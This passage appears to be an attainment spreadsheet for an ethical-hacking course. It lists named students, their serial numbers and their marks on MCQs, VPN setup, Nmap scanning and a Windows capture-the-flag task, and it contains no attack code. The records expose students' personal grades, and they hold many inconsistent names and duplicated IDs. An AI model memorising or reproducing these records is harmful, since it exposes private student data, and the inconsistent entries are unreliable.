116	VML20CS169	Thanseeh Ayanliyad	1	1	0	1	1	1	1	1
117	VML20CS172	Thejus Dhaneesh	1	1	1	1	1	0	1	1
118	VML20CS174	Treasa Binoy	1	1	1	1	1	1	1	1
119	VML20CS179	Vishnu Veenadharan	1	1	1	1	1	1	1	0
120	VML20CS181	Vismaya Hermanth Nambiar	1	1	1	1	1	1	1	1
121	VML20CS184	Yashin Tm	NA	NA	NA	NA	NA	NA	NA	NA
122	VML20CS186	Amritha P	NA	NA	NA	NA	NA	NA	NA	NA
123	VML20CS187	Lidiya James	NA	NA	NA	NA	NA	NA	NA	NA
124	VML20CS004	Abhinav Purushothaman	1	1	1	1	1	1	1	1
125	VML20CS006	Abhirami K P	NA	NA	NA	NA	NA	NA	NA	NA
126	VML20CS010	Abin Devasia	1	1	1	1	1	1	1	1
127	VML20CS013	Adarsh K	NA	NA	NA	NA	NA	NA	NA	NA
128	VML20CS016	Adil	1	1	1	1	1	1	1	1
129	VML20CS019	Ajal K	NA	NA	NA	NA	NA	NA	NA	NA
130	VML20CS022	Alan Joseph	1	1	1	1	1	1	1	1

131	VML20CS025	Albert Tom George	1	0	1	0	1	0	1	0	
132	VML20CS031	Amal Binoy	1	1	1	1	1	1	1	1	
133	VML20CS036	Ancily Sunny	1	1	1	1	1	1	1	1	
134	VML20CS039	Angel Thomas	1	1	1	1	1	1	1	1	
135	VML20CS042	Anjitha Nambiar	1	1	1	1	1	1	1	1	
136	VML20CS045	Ann Maria Sebastian	1	1	1	1	1	1	1	1	
137	VML20CS050	Anurenj M	1	1	1	1	1	1	1	1	
138	VML20CS053	Ashwin M	1	1	1	1	1	1	1	1	
139	VML20CS056	Aswin K	1	1	1	1	1	1	1	1	
140	VML20CS059	Arhulya I	NA	NA	NA	NA	NA	NA	NA	NA	
141	VML20CS062	Baron	1	1	1	1	1	1	1	1	
142	VML20CS066	C C Nigun Das	1	1	1	1	1	1	1	1	
143	VML20CS068	Dalvin Jose	NA	NA	NA	NA	NA	NA	NA	NA	
144	VML20CS070	Dina P	1	1	1	1	1	1	1	1	
145	VML20CS071	Diya Jijan	1	1	1	1	1	1	1	1	
146	VML20CS074	Elvita Jose	NA	NA	NA	NA	NA	NA	NA	NA	
147	VML20CS077	Fathima Shana A	1	1	1	1	1	1	1	1	
148	VML20CS080	Gokul Sunil	1	1	1	1	1	1	1	1	
149	VML20CS083	Harsha Muraleedharan	1	1	1	1	1	1	1	1	
150	VML20CS086	Irene Treesa Cibi	1	1	1	1	1	1	1	1	
151	VML20CS089	Jishnu P	1	1	1	1	1	1	1	1	
152	VML20CS092	Joel Jose	1	1	1	1	1	1	1	1	
153	VML20CS095	Joseph Varghese	1	1	1	1	1	1	1	1	
154	VML20CS096	Karthik Shiva P R	1	1	1	1	1	1	1	1	
155	VML20CS105	Malavika Muraleedharan	1	1	1	1	1	1	1	1	
156	VML20CS108	Maria Manoj	1	1	1	1	1	1	1	1	
157	VML20CS111	Mathew Abhijeet	NA	NA	NA	NA	NA	NA	NA	NA	
158	VML20CS114	Mohammed Anzil	1	0	1	0	1	1	1	1	
159	VML20CS116	Mufaz Musthafa	1	0	1	1	1	1	1	1	
160	VML20CS119	Nachikethas V Sushil	1	1	1	1	1	1	1	1	
161	VML20CS123	Nandhana K	1	1	1	1	1	1	1	1	
162	VML20CS126	Naveen K Mathew	NA	NA	NA	NA	NA	NA	NA	NA	
163	VML20CS129	Neha E	1	1	1	1	1	1	1	1	
164	VML20CS132	Nikhil P	1	1	1	1	0	1	1	1	
165	VML20CS133	O V Anagha	1	1	1	1	1	1	1	1	
166	VML20CS136	Pranav Sunesh	NA	NA	NA	NA	NA	NA	NA	NA	
167	VML20CS139	Prithwin	1	1	1	1	1	1	1	1	
168	VML20CS142	Saayanth P	1	1	1	1	1	1	1	1	
169	VML20CS145	Sandesh Santhosh Nambiar	NA	NA	NA	NA	NA	NA	NA	NA	
170	VML20CS148	Saranga Vinod	1	1	1	1	1	1	1	1	
171	VML20CS151	Shahwin Mathew	1	1	1	1	1	1	1	1	
172	VML20CS155	Shon Shaji	1	1	1	1	1	1	1	1	
173	VML20CS158	Sidharth Kesav	NA	NA	NA	NA	NA	NA	NA	NA	
174	VML20CS161	Sidharth Sham Lal	1	1	1	1	1	1	1	1	
175	VML20CS167	Surya Prakash	1	1	1	1	1	1	1	1	
176	VML20CS170	Theertha	1	1	1	1	1	1	1	1	
177	VML20CS173	Thomas P S	1	1	1	1	1	1	1	1	
178	VML20CS175	Tresa Sebastian	1	1	1	1	1	1	1	1	
179	VML20CS177	Vengatteril Anshi Shiburaj	1	1	1	1	1	1	1	1	
180	VML20CS180	Vishnu Viswanath	1	1	1	1	1	1	1	1	
181	VML20CS182	Vismaya Mariya Thomson	NA	NA	NA	NA	NA	NA	NA	NA	
182	VML20CS185	Zohari Zakkariya	1	1	1	1	1	1	1	1	
Total Number of students attended			153	153	153	153	153	153	153	153	
Target (45%) Mark			0.45	0.45	0.45	0.45	0.45	0.45	0.45	0.45	
Total Number of students who have achieved Target (45 %			152	149	152	151	151	151	152	150	
Attainment percentage			99.35	97.39	99.35	98.7	98.7	98.7	99.35	98.04	
Attainment Level			3	3	3	3	3	3	3	3	
Total Attainment of Each section			3								

Course Outcome Number : CO2

SL NO	USN	Student Name	Project Implementation
			Successfully start VPN and verify the connection to target machine
Max Marks			10
1	VML20CS002	Abhijith A	10
2	VML20CS005	Abhinav Vivananath	10
3	VML20CS008	Abhisarath K C	10
4	VML20CS011	Abin Krishna	10
5	VML20CS014	Adarsh V Sujith	10
6	VML20CS020	Akhila Raghunath	10
7	VML20CS023	Alan Jyothis Thomas	8
8	VML20CS026	Albin Joe Thomas	10
9	VML20CS029	Aleena Susan	8
10	VML20CS032	Ameya P V	8
11	VML20CS034	Anagha Santhosh	10
12	VML20CS037	Anekh S	10
13	VML20CS040	Anigeth K K	10
14	VML20CS043	Ankith Baby	10
15	VML20CS046	Ann Riya Siby	10
16	VML20CS048	Anson Leon Sebastian	10
17	VML20CS051	Arjun Nv	10
18	VML20CS054	Aswathy Chandradas	10
19	VML20CS057	Aswin Raj C	7
20	VML20CS060	Augustine Felix Joshy	7
21	VML20CS063	Bernise Jacob John	10
22	VML20CS065	Calvin Othayoth	7
23	VML20CS069	Devika S	10
24	VML20CS072	Diya Kp	8
25	VML20CS075	Emlin Elizabeth Biju	10
26	VML20CS078	Fathimath Rajiya Pk	7
27	VML20CS081	Gopika Mohandas	10
28	VML20CS084	Hrishinandan N	10
29	VML20CS087	Jewel John	10
30	VML20CS090	Jishnu Prasad	10
31	VML20CS093	Joel Scaria Justine	10
32	VML20CS097	Karthik T V	10
33	VML20CS098	Keerthana Rajeev	10
34	VML20CS100	K. K. Nasif	8
35	VML20CS102	Sona K V	10
36	VML20CS103	Lisna C H	8
37	VML20CS106	Manjima Ann Biju	10
38	VML20CS112	Meenakshi Surendran	10
39	VML20CS117	Muhammad Nazaf M V	10
40	VML20CS120	Nandakishore A	10
41	VML20CS124	Navaneeth K	10
42	VML20CS127	Nayan Rose Mathew	10
43	VML20CS130	Neha Premarajan	10
44	VML20CS134	Prajwal P	7
45	VML20CS137	Precious Pp	10
46	VML20CS140	Rahul Raj T	10
47	VML20CS143	Saketh K M	10
48	VML20CS146	Sandra Ganeshan	10
49	VML20CS149	Sayandh S Anand	10
50	VML20CS152	Sharang Pm	7
51	VML20CS154	Shijin P	10
52	VML20CS156	Siddharth P Kumar	10
53	VML20CS159	Sidharth Pv	7
54	VML20CS162	Sona Saji	10
55	VML20CS165	Sreenandh M	10
56	VML20CS168	Swetha N	10
57	VML20CS171	Thejas K	7

58	VML20CS176	Vaishnav Krishna	10
59	VML20CS178	Vishnunath K	10
60	VML20CS183	Vyshnav Sreeshan	9
61	VML20CS003	Abhinav Mathew Kurian	7
62	VML20CS007	Abhiram Santhosh	10
63	VML20CS009	Abin B P	7
64	VML20CS012	Abin Sebastian	8
65	VML20CS015	Adeena S	7
66	VML20CS018	Afrah Nabeei	7
67	VML20CS021	Akshay Puthiya Valappil	10
68	VML20CS024	Alan K Johnson	7
69	VML20CS027	Albin Joseph	8
70	VML20CS030	Allen Adhwaith	7
71	VML20CS033	Anagha Aja	8
72	VML20CS035	Ancil Tresa Sunil	7
73	VML20CS038	Angel John	10
74	VML20CS041	Anjima S	7
75	VML20CS044	Ann Maria George	10
76	VML20CS047	Arioushka Sebastian	8
77	VML20CS049	Anugrah M P	8
78	VML20CS052	Ashil Mathew	8
79	VML20CS055	Aswindas C	9
80	VML20CS058	Ashira K K	10
81	VML20CS061	Aurang V	9
82	VML20CS064	Blessy Seby	9
83	VML20CS067	Celestian Thomas	9
84	VML20CS073	Edwin Marian Mathew	8
85	VML20CS076	Fathima Noureen B	10
86	VML20CS079	Geo Nobins	10
87	VML20CS082	Hamras Haris	7
88	VML20CS085	Imthiyaz Ibrahim	10
89	VML20CS088	Jishnu Chandran	7
90	VML20CS091	Jithina Raj P	7
91	VML20CS094	John Joseph	7
92	VML20CS099	Kiran Kumar K p	8
93	VML20CS101	K. V. Henath Raj	8
94	VML20CS104	Malavika A Manoj	10
95	VML20CS107	Manu V S	9
96	VML20CS110	Masroor Ahmad	10
97	VML20CS113	Mereena Philip	9
98	VML20CS115	Mohammed Shamil P	10
99	VML20CS118	Muhammed Ainas	10
100	VML20CS121	Nandana Cp	7
101	VML20CS122	Nandana Krishnan	7
102	VML20CS125	Navanith Vipin	10
103	VML20CS128	Naha Benny	8
104	VML20CS131	Nihadh Mohammed	10
105	VML20CS135	Pranav K G	8
106	VML20CS138	Prithvi Raj Makkootan	8
107	VML20CS141	Riya George	8
108	VML20CS144	Sahin T Sajan	9
109	VML20CS147	Saphal Santhosh	10
110	VML20CS150	Shaeem Ibrahim	10
111	VML20CS153	Sheethal C P	9
112	VML20CS157	Sidharth Jayachandran	10
113	VML20CS160	Sidharth Ramachandran Nambiar	6
114	VML20CS163	Sona Santhosh Veniyil	8
115	VML20CS166	Sreeram Pavithran	8
116	VML20CS169	Thanseeah Ayaniyad	10
117	VML20CS172	Thejus Dhanesh	8
118	VML20CS174	Treesa Binoy	8
119	VML20CS179	Vishnu Veenadharan	8
120	VML20CS181	Vismaya Hemanth Nambiar	10
121	VML20CS184	Yashin Tim	10
122	VML20CS186	Amritha P	10
123	VML20CS187	Lidiya James	10
124	VML20CS004	Abhinav Purushothaman	10
125	VML20CS006	Abhirami K P	10
126	VML20CS010	Abin Devasia	10

127	VML20CS013	Adarsh K	10
128	VML20CS014	Adil	10
129	VML20CS019	Ajaj K	10
130	VML20CS022	Alan Joseph	10
131	VML20CS025	Albert Tom George	10
132	VML20CS031	Amal Binoy	10
133	VML20CS036	Ancily Sunny	8
134	VML20CS039	Angel Thomas	7
135	VML20CS042	Anjitha Nambiar	10
136	VML20CS045	Ann Maria Sebastian	10
137	VML20CS050	Anurenj M	10
138	VML20CS053	Ashwin M	10
139	VML20CS056	Aswin K	9
140	VML20CS059	Athulya T	8
141	VML20CS062	Basim	7
142	VML20CS066	C C Nipun Das	9
143	VML20CS068	Dalven Jose	10
144	VML20CS070	Dina P	10
145	VML20CS071	Diya Jojan	8
146	VML20CS074	Eicita Jose	10
147	VML20CS077	Fathima Shana A	9
148	VML20CS080	Gokul Sunil	8
149	VML20CS083	Hanisha Muralreedharan	10
150	VML20CS086	Irene Treesa Cibi	10
151	VML20CS089	Jishnu P	9
152	VML20CS092	Joel Jose	10
153	VML20CS095	Joseph Varghese	10
154	VML20CS096	Karthik Shiva P R	10
155	VML20CS105	Malavika Muralreedharan	10
156	VML20CS108	Maria Manoj	10
157	VML20CS111	Mathew Abhijeet	8
158	VML20CS114	Mohammed Anzil	10
159	VML20CS116	Mufaz Musthafa	8
160	VML20CS119	Nachikethas V Sushil	9
161	VML20CS123	Nandhana K	10
162	VML20CS126	Naveen K Mathew	8
163	VML20CS129	Neha E	8
164	VML20CS132	Nikhil P	10
165	VML20CS133	O V Anagha	10
166	VML20CS136	Pranav Sunesh	10
167	VML20CS139	Pritwin	10
168	VML20CS142	Saayanth P	10
169	VML20CS145	Sandesh Santhosh Nambiar	8
170	VML20CS148	Saranga Vinod	8
171	VML20CS151	Shalwin Mathew	10
172	VML20CS155	Shon Shaji	8
173	VML20CS158	Sidharth Kesav	9
174	VML20CS161	Sidharth Sham Lal	10
175	VML20CS167	Surya Prakash	9
176	VML20CS170	Theertha	10
177	VML20CS173	Thomas P S	10
178	VML20CS175	Tresa Sebastian	9
179	VML20CS177	Veingatterl Anshi Shiburaj	8
180	VML20CS180	Vishnu Viswanath	10
181	VML20CS182	Vismaya Mariya Thomson	10
182	VML20CS185	Zehan Zakkariya	9
Total Number of students attended			182
Target (45%) Mark			4.5
Total Number of students who have achieved Target (45 %)			182
Attainment percentage			100
Attainment Level			3
Total Attainment OF Each section			3

Course Outcome Number : CO3

Sl NO	USN	Student Name	Project Implementation
			Successfully scanning ports and checking vulnerabilities in the system to discover weak points in a network using Nmap
Max Marks			10
1	VML20CS002	Abhijith A	10
2	VML20CS005	Abhinav Viswanath	10
3	VML20CS008	Abhisarath K C	10
4	VML20CS011	Abin Krishna	10
5	VML20CS014	Adarsh V Sujith	10
6	VML20CS020	Akhila Raghunath	10
7	VML20CS023	Alan Jyothis Thomas	5
8	VML20CS026	Albin Joe Thomas	10
9	VML20CS029	Aleena Susan	8
10	VML20CS032	Ameya P V	8
11	VML20CS034	Anagha Santhosh	10
12	VML20CS037	Aneek S	10
13	VML20CS040	Anigeth K K	10
14	VML20CS043	Ankith Baby	10
15	VML20CS046	Ann Riya Siby	10
16	VML20CS048	Anson Leon Sebastian	10
17	VML20CS051	Arjun Nv	10
18	VML20CS054	Aswathy Chandradas	10
19	VML20CS057	Aswin Raj C	4
20	VML20CS060	Augustine Felix Joshy	4
21	VML20CS063	Bernise Jacob John	10
22	VML20CS065	Calvin Othayoth	4
23	VML20CS069	Devika S	10
24	VML20CS072	Diya Kp	8
25	VML20CS075	Emlin Elizabeth Biju	10
26	VML20CS078	Fathimath Rajiya Pk	8
27	VML20CS081	Gopika Mohandas	10
28	VML20CS084	Hrishinandan N	10
29	VML20CS087	Jewel John	10
30	VML20CS090	Jishnu Prasad	10
31	VML20CS093	Joel Scarla Justine	10
32	VML20CS097	Karthik T V	10
33	VML20CS098	Keerthana Rajeev	10
34	VML20CS100	K. K. Nasif	5
35	VML20CS102	Sona K V	10
36	VML20CS103	Lisna C H	8
37	VML20CS106	Manjima Ann Biju	10
38	VML20CS112	Meesnakshi Surendran	10
39	VML20CS117	Muhammad Nazal M V	10
40	VML20CS120	Nandakishore A	10
41	VML20CS124	Navaneeth K	10

42	VML20CS127	Nayan Rose Mathew	10
43	VML20CS130	Neha Premarajan	10
44	VML20CS134	Praival P	8
45	VML20CS137	Precious Pp	10
46	VML20CS140	Rahul Raj T	10
47	VML20CS143	Saketh K M	10
48	VML20CS146	Sandra Ganeshan	10
49	VML20CS149	Sayandh S Anand	10
50	VML20CS152	Sharang Pm	8
51	VML20CS154	Shijin P	10
52	VML20CS156	Siddharth P Kumar	10
53	VML20CS159	Sidharth Pv	8
54	VML20CS162	Sona Saji	10
55	VML20CS165	Sreenandh M	10
56	VML20CS168	Swertha N	10
57	VML20CS171	Thejas K	7
58	VML20CS176	Valshnav Krishna	10
59	VML20CS178	Vishrunath K	10
60	VML20CS183	Vyshnav Sreeshan	8
61	VML20CS003	Abhinav Mathew Kurian	8
62	VML20CS007	Abhiram Santhosh	10
63	VML20CS009	Abin B P	4
64	VML20CS012	Abin Sebastian	4
65	VML20CS015	Adeena S	6
66	VML20CS018	Afrah Nabeel	8
67	VML20CS021	Akshay Puthiya Valappil	10
68	VML20CS024	Alan K Johnson	8
69	VML20CS027	Albin Joseph	8
70	VML20CS030	Allen Adhwaith	8
71	VML20CS033	Anagha Ajai	6
72	VML20CS035	Anzil Tresa Sunil	9
73	VML20CS038	Angel John	10
74	VML20CS041	Anjima s	9
75	VML20CS044	Ann Maria George	10
76	VML20CS047	Anoushka Sebastian	8
77	VML20CS049	Anugrah M P	7
78	VML20CS052	Ashil Mathew	8
79	VML20CS055	Aswindas C	9
80	VML20CS058	Athira K K	10
81	VML20CS061	Aurang V	9
82	VML20CS064	Blessy Seby	8
83	VML20CS067	Celestian Thomas	7
84	VML20CS073	Edwin Marian Mathew	4
85	VML20CS076	Fathima Noursen B	10
86	VML20CS079	Geo Nobins	10
87	VML20CS082	Hamras Haris	6
88	VML20CS085	Imthiyaz Ibrahim	10
89	VML20CS088	Jishnu Chandran	8
90	VML20CS091	Jithina Raj P	9
91	VML20CS094	John Joseph	5

92	VML20CS099	Kiran Kumar K.p	8
93	VML20CS101	K. V. Hemath Raj	9
94	VML20CS104	Malavika A Manoj	10
95	VML20CS107	Manu V S	9
96	VML20CS110	Mauroor Ahmad	10
97	VML20CS113	Merena Philip	9
98	VML20CS115	Mohammed Shamil P	10
99	VML20CS118	Muhammed Afnas	10
100	VML20CS121	Nandana Cj	4
101	VML20CS122	Nandana Krishnan	9
102	VML20CS125	Navanith Vipin	10
103	VML20CS128	Neha Benny	8
104	VML20CS131	Nihadh Mohammed	10
105	VML20CS135	Pranav K G	7
106	VML20CS138	Prithvi Raj Makkootan	8
107	VML20CS141	Riya George	9
108	VML20CS144	Salvin T Sajon	9
109	VML20CS147	Sapthal Santhosh	10
110	VML20CS150	Shazem Ibrahim	10
111	VML20CS153	Shreethal C P	8
112	VML20CS157	Sidharth Jayachandran	10
113	VML20CS160	Sidharth Ramachandran Nambiar	4
114	VML20CS163	Sona Santhosh Veniyil	5
115	VML20CS166	Sreeram Pavithran	9
116	VML20CS169	Thanseeh Ayaniyad	10
117	VML20CS172	Thejus Dhanesh	7
118	VML20CS174	Treesa Binoy	5
119	VML20CS179	Vishnu Veenadharan	4
120	VML20CS181	Vismaya Hemanth	10
121	VML20CS184	Yashin Tin	10
122	VML20CS186	Amritha P	10
123	VML20CS187	Lidiya James	10
124	VML20CS004	Abhinav Puruthothaman	10
125	VML20CS006	Abhirami K P	10
126	VML20CS010	Abin Devasia	10
127	VML20CS013	Adarsh K	10
128	VML20CS016	Adil	10
129	VML20CS019	Ajal K	10
130	VML20CS022	Alan Joseph	10
131	VML20CS025	Albert Tom George	10
132	VML20CS031	Amal Binoy	10
133	VML20CS036	Ancily Sunny	8
134	VML20CS039	Angel Thomas	6
135	VML20CS042	Anjitha Nambiar	10
136	VML20CS045	Ann Maria Sebastian	10
137	VML20CS050	Anurenj M	10
138	VML20CS053	Ashwin M	10
139	VML20CS056	Aswin K	8
140	VML20CS059	Athulya T	4

141	VML20CS087	Bisim	
142	VML20CS088	C. C. Nigun Das	5
143	VML20CS089	Dalvin Jose	8
144	VML20CS090	Disha P	10
145	VML20CS091	Divya Jagan	10
146	VML20CS094	Flora Jose	9
147	VML20CS097	Fathima Shama A	10
148	VML20CS080	Ginkul Suresh	8
149	VML20CS083	Harsha Muraleedharan	7
150	VML20CS096	Irene Treasa CBI	10
151	VML20CS089	Jithu P	10
152	VML20CS092	Juel Jose	6
153	VML20CS095	Joseph Varghese	10
154	VML20CS096	Karthik Shiva P R	10
155	VML20CS105	Malavika	10
156	VML20CS108	Maria Manoj	10
157	VML20CS111	Mathew Abhijeet	4
158	VML20CS114	Mohammed Anzil	10
159	VML20CS116	Mufar Musthafa	5
160	VML20CS119	Nachikethas V Suroh	8
161	VML20CS123	Nandhana K	10
162	VML20CS126	Naveen K Mathew	6
163	VML20CS129	Neha F	8
164	VML20CS132	Nikhil P	10
165	VML20CS133	O V Anagha	10
166	VML20CS136	Pranav Sunesh	10
167	VML20CS139	Prithwin	10
168	VML20CS142	Saayanth P	10
169	VML20CS145	Sandesh Santhosh	8
170	VML20CS148	Saranga Vinod	10
171	VML20CS151	Shalwin Mathew	10
172	VML20CS155	Shon Shaji	4
173	VML20CS158	Sidharth Kesav	6
174	VML20CS161	Sidharth Sham Lal	10
175	VML20CS167	Surya Prakash	5
176	VML20CS170	Theertha	10
177	VML20CS173	Thomas P S	10
178	VML20CS175	Tresa Sebastian	8
179	VML20CS177	Vengatteri Anshi	9
180	VML20CS180	Vishnu Viswanath	10
181	VML20CS182	Vismaya Mariya	10
182	VML20CS185	Zehan Zakkariya	7
Total Number of students attended			182
Target (45%) Mark			4.5
Total Number of students who have achieved Target (45%)			170
Attainment percentage			93
Attainment Level			3
Total Attainment Of Each section			3

Course Outcome Number : CO 4

S No	USN	Student Name	MCQ	
			Que 9	Que 10
1	VML20CS002	Abhijith A	1	1
2	VML20CS005	Abhinav Viswanath	1	1
3	VML20CS008	Abhisanth K C	1	1
4	VML20CS011	Abin Krishna	1	1
5	VML20CS014	Adarsh V Sujith	1	1
6	VML20CS020	Akhila Raghunath	1	0
7	VML20CS023	Alan Jyothia Thomas	0	1
8	VML20CS026	Albin Joe Thomas	1	1
9	VML20CS029	Aleena Susan	1	1
10	VML20CS032	Ameya P V	1	1
11	VML20CS034	Anagha Santhosh	1	1
12	VML20CS037	Anekh S	1	0
13	VML20CS040	Anigeth K E	1	1
14	VML20CS043	Ankith Baby	0	1
15	VML20CS046	Ann Riya Siby	0	0
16	VML20CS048	Anson Leon Sebastian	0	0
17	VML20CS051	Arjun Nv	1	1
18	VML20CS054	Aowathy Chandradas	1	1
19	VML20CS057	Aswin Raj C	1	1
20	VML20CS060	Augustine Felix Joshy	1	1
21	VML20CS063	Bernise Jacob John	0	0
22	VML20CS065	Calvin Othayoth	1	1
23	VML20CS069	Devika S	1	1
24	VML20CS072	Diya Kp	1	1
25	VML20CS075	Emlin Elizabeth Biju	0	0
26	VML20CS078	Fathimath Rajiya Pk	1	1
27	VML20CS081	Gopika Mohandas	1	1
28	VML20CS084	Hrishinandan N	1	1
29	VML20CS087	Jewel John	1	1
30	VML20CS090	Jishnu Prasad	NA	NA
31	VML20CS093	Joel Scaria Justine	0	0
32	VML20CS097	Karthik T V	1	1
33	VML20CS098	Keerthana Rajeev	1	1
34	VML20CS100	K. K. Nasif	1	1
35	VML20CS102	Sona K V	NA	NA
36	VML20CS103	Lisna C H	1	1
37	VML20CS106	Manjima Ann Biju	1	0
38	VML20CS112	Meenakshi Surendran	1	1
39	VML20CS117	Muhammad Nazal M V	1	1
40	VML20CS120	Nandakishore A	1	1
41	VML20CS124	Navaneeth K	1	1
42	VML20CS127	Nayan Rose Mathew	1	1
43	VML20CS130	Naha Premarajan	0	1
44	VML20CS134	Prajwal P	1	1
45	VML20CS137	Precious Pp	1	1
46	VML20CS140	Rahul Raj T	1	1
47	VML20CS143	Saketh K M	1	1
48	VML20CS146	Sandra Ganeshan	1	1
49	VML20CS149	Sayandh S Anand	0	0
50	VML20CS152	Sherang Pm	1	1
51	VML20CS154	Shijin P	1	1
52	VML20CS156	Siddharth P Kumar	0	0
53	VML20CS159	Sidharth Pv	1	1
54	VML20CS162	Sona Saji	1	1
55	VML20CS165	Sreenandh M	1	1
56	VML20CS168	Swetha N	1	1
57	VML20CS171	Thejas K	1	1
58	VML20CS176	Vaishnav Krishna	0	1
59	VML20CS178	Vishnumath K	1	1
60	VML20CS183	Vyshnav Sreeshan	1	1
61	VML20CS003	Abhunav Mathew Kurian	1	1

62	VML20CS007	Abhiram Santhosh	NA	NA
63	VML20CS009	Abin B P	NA	NA
64	VML20CS012	Abin Sebastian	NA	NA
65	VML20CS015	Adreana S	1	1
66	VML20CS018	Afrash Nabeel	1	1
67	VML20CS021	Akshay Puthiya Valappil	NA	NA
68	VML20CS024	Alan K Johnson	1	1
69	VML20CS027	Albin Joseph	NA	NA
70	VML20CS030	Allen Adhvaith	1	1
71	VML20CS033	Anagha Ajar	1	1
72	VML20CS035	Ancil Tresa Sunil	1	1
73	VML20CS038	Angel John	1	1
74	VML20CS041	Anjima.s	1	1
75	VML20CS044	Ann Maria George	1	1
76	VML20CS047	Anoushka Sebastian	1	1
77	VML20CS049	Anugrah M P	1	1
78	VML20CS052	Ashil Mathew	0	1
79	VML20CS055	Aswinda C	1	0
80	VML20CS058	Athira K K	1	1
81	VML20CS061	Aurang V	NA	NA
82	VML20CS064	Blessy Seby	1	1
83	VML20CS067	Celestian Thomas	1	1
84	VML20CS073	Edwin Marian Mathew	0	1
85	VML20CS076	Fathima Nourween B	1	1
86	VML20CS079	Geo Nobins	1	1
87	VML20CS082	Hamras Haris	NA	NA
88	VML20CS085	Imthiyaz Ibrahim	NA	NA
89	VML20CS088	Jishnu Chandran	1	1
90	VML20CS091	Jithina Raj P	NA	NA
91	VML20CS094	John Joseph	1	1
92	VML20CS099	Kiran Kumar K.p	1	0
93	VML20CS101	K. V. Henath Raj	1	1
94	VML20CS104	Malavika A Manoj	1	1
95	VML20CS107	Manu V S	0	1
96	VML20CS110	Masroor Ahmad	1	1
97	VML20CS113	Mereena Philip	1	1
98	VML20CS115	Mohammed Shamil P	NA	NA
99	VML20CS118	Muhammed Ainas	1	1
100	VML20CS121	Nandana Cp	1	1
101	VML20CS122	Nandana Krishnan	1	0
102	VML20CS125	Navanith Vipin	1	1
103	VML20CS128	Neha Benny	1	1
104	VML20CS131	Nihadh Mohammed	1	1
105	VML20CS135	Pranav K G	0	1
106	VML20CS138	Prithvi Raj Makkootan	1	1
107	VML20CS141	Riya George	1	1
108	VML20CS144	Salvin T Sajan	1	1
109	VML20CS147	Saphal Santhosh	1	1
110	VML20CS150	Shaeem Ibrahim	NA	NA
111	VML20CS153	Sheethal C P	1	1
112	VML20CS157	Sidharth Jayachandran	1	1
113	VML20CS160	Sidharth Ramachandran Nambiar	1	1
114	VML20CS163	Sona Santhosh Venyil	NA	NA
115	VML20CS166	Sreeram Pavithran	1	1
116	VML20CS169	Thanseeah Ayaniyad	1	1
117	VML20CS172	Thejus Dhanesh	1	1
118	VML20CS174	Treasa Binoy	1	1
119	VML20CS179	Vishnu Veenadharan	1	1
120	VML20CS181	Vismaya Hemanth Nambiar	1	1
121	VML20CS184	Yashin Tm	NA	NA
122	VML20CS186	Amritha P	NA	NA
123	VML20CS187	Lidya James	NA	NA
124	VML20CS004	Abhinav Purushothaman	1	1
125	VML20CS006	Abhirami K P	NA	NA
126	VML20CS010	Abin Devasia	1	1
127	VML20CS013	Adarsh K	NA	NA

128	VML20CS016	Adil		
129	VML20CS019	Ajai K	1	1
130	VML20CS022	Alan Joseph	NA	NA
131	VML20CS025	Albert Tom George	1	1
132	VML20CS031	Amal Binoy	1	1
133	VML20CS036	Ancily Sunny	1	1
134	VML20CS039	Angel Thomas	1	1
135	VML20CS042	Anjitha Nambiar	1	1
136	VML20CS045	Ann Maria Sebastian	1	1
137	VML20CS050	Anurenj M	1	1
138	VML20CS053	Ashwin M	1	1
139	VML20CS056	Aswin K		
140	VML20CS059	Athulya T	NA	NA
141	VML20CS062	Basim	1	1
142	VML20CS066	C C Nipun Das	1	1
143	VML20CS068	Dalven Jose	NA	NA
144	VML20CS070	Dina P	1	1
145	VML20CS071	Diya Joyan	1	1
146	VML20CS074	Ekita Jose	NA	NA
147	VML20CS077	Fathima Shana A	1	0
148	VML20CS080	Gokul Sunil	1	1
149	VML20CS083	Harsha Muralaedharan	1	1
150	VML20CS086	Irene Treasa Cibi	1	1
151	VML20CS089	Jishnu P	1	1
152	VML20CS092	Joel Jose	1	1
153	VML20CS095	Joseph Varghese	1	1
154	VML20CS096	Karthik Shiva P R	1	1
155	VML20CS105	Malavika Muralaedharan	1	1
156	VML20CS108	Maria Manoj	1	1
157	VML20CS111	Mathew Abhijeet	NA	NA
158	VML20CS114	Mohammed Anaf	1	1
159	VML20CS116	Mufaz Musthafa	1	1
160	VML20CS119	Nachikethas V Sushil	1	1
161	VML20CS123	Nandhana K	1	1
162	VML20CS126	Naveen K Mathew	NA	NA
163	VML20CS129	Neha E	1	1
164	VML20CS132	Nikhil P	1	1
165	VML20CS133	O V Anagha	1	1
166	VML20CS136	Pranav Sunesh	NA	NA
167	VML20CS139	Prithwin	1	1
168	VML20CS142	Saayanth P	1	1
169	VML20CS145	Sandesh Santhosh Nambiar	NA	NA
170	VML20CS148	Saranga Vinod	1	1
171	VML20CS151	Shahwin Mathew	1	1
172	VML20CS155	Shon Shaji	1	1
173	VML20CS158	Sidharth Kesav	NA	NA
174	VML20CS161	Sidharth Sham Lal	0	1
175	VML20CS167	Surya Prakash	1	1
176	VML20CS170	Theertha	1	1
177	VML20CS173	Thomas P S	1	1
178	VML20CS175	Tresa Sebastian	1	1
179	VML20CS177	Vengattari Anshi Shibura	1	1
180	VML20CS180	Vishnu Vizwanath	1	1
181	VML20CS182	Vismaya Mariya Thomson	NA	NA
182	VML20CS185	Zehan Zakkariya	1	1
Total Number of students attended			153	153
Target (45%) Mark			0.45	0.45
Total Number of students who have achieved Target (45 %)			137	139
Attainment percentage			89.55	90.85
Attainment Level			3	3
Total Attainment OF Each section				3

Course Outcome Number : COS

SL NO	USN	Student Name	Project Implementation	Report
			Capture the flags in Windows System	The report should include implementation, results, conclusion and different steps used in identifying and exploiting vulnerabilities in target system.
Max Marks			10	10
1	VML20CS002	Abhijith A	10	10
2	VML20CS005	Abhinav Viswanath	10	10
3	VML20CS008	Abhisanth K C	10	10
4	VML20CS011	Abin Krishna	10	10
5	VML20CS014	Adarsh V Sujith	10	10
6	VML20CS020	Akhila Raghunath	10	10
7	VML20CS023	Alan Jyothis Thomas	7	10
8	VML20CS026	Albin Joe Thomas	10	10
9	VML20CS029	Aleena Susan	7	10
10	VML20CS032	Ameya P V	7	10
11	VML20CS034	Anagha Santhosh	10	10
12	VML20CS037	Anekh S	10	10
13	VML20CS040	Amigeth K K	10	10
14	VML20CS043	Ankith Baby	10	10
15	VML20CS046	Ann Riya Siby	10	10
16	VML20CS048	Anson Leon Sebastian	10	10
17	VML20CS051	Arjun Nv	10	10
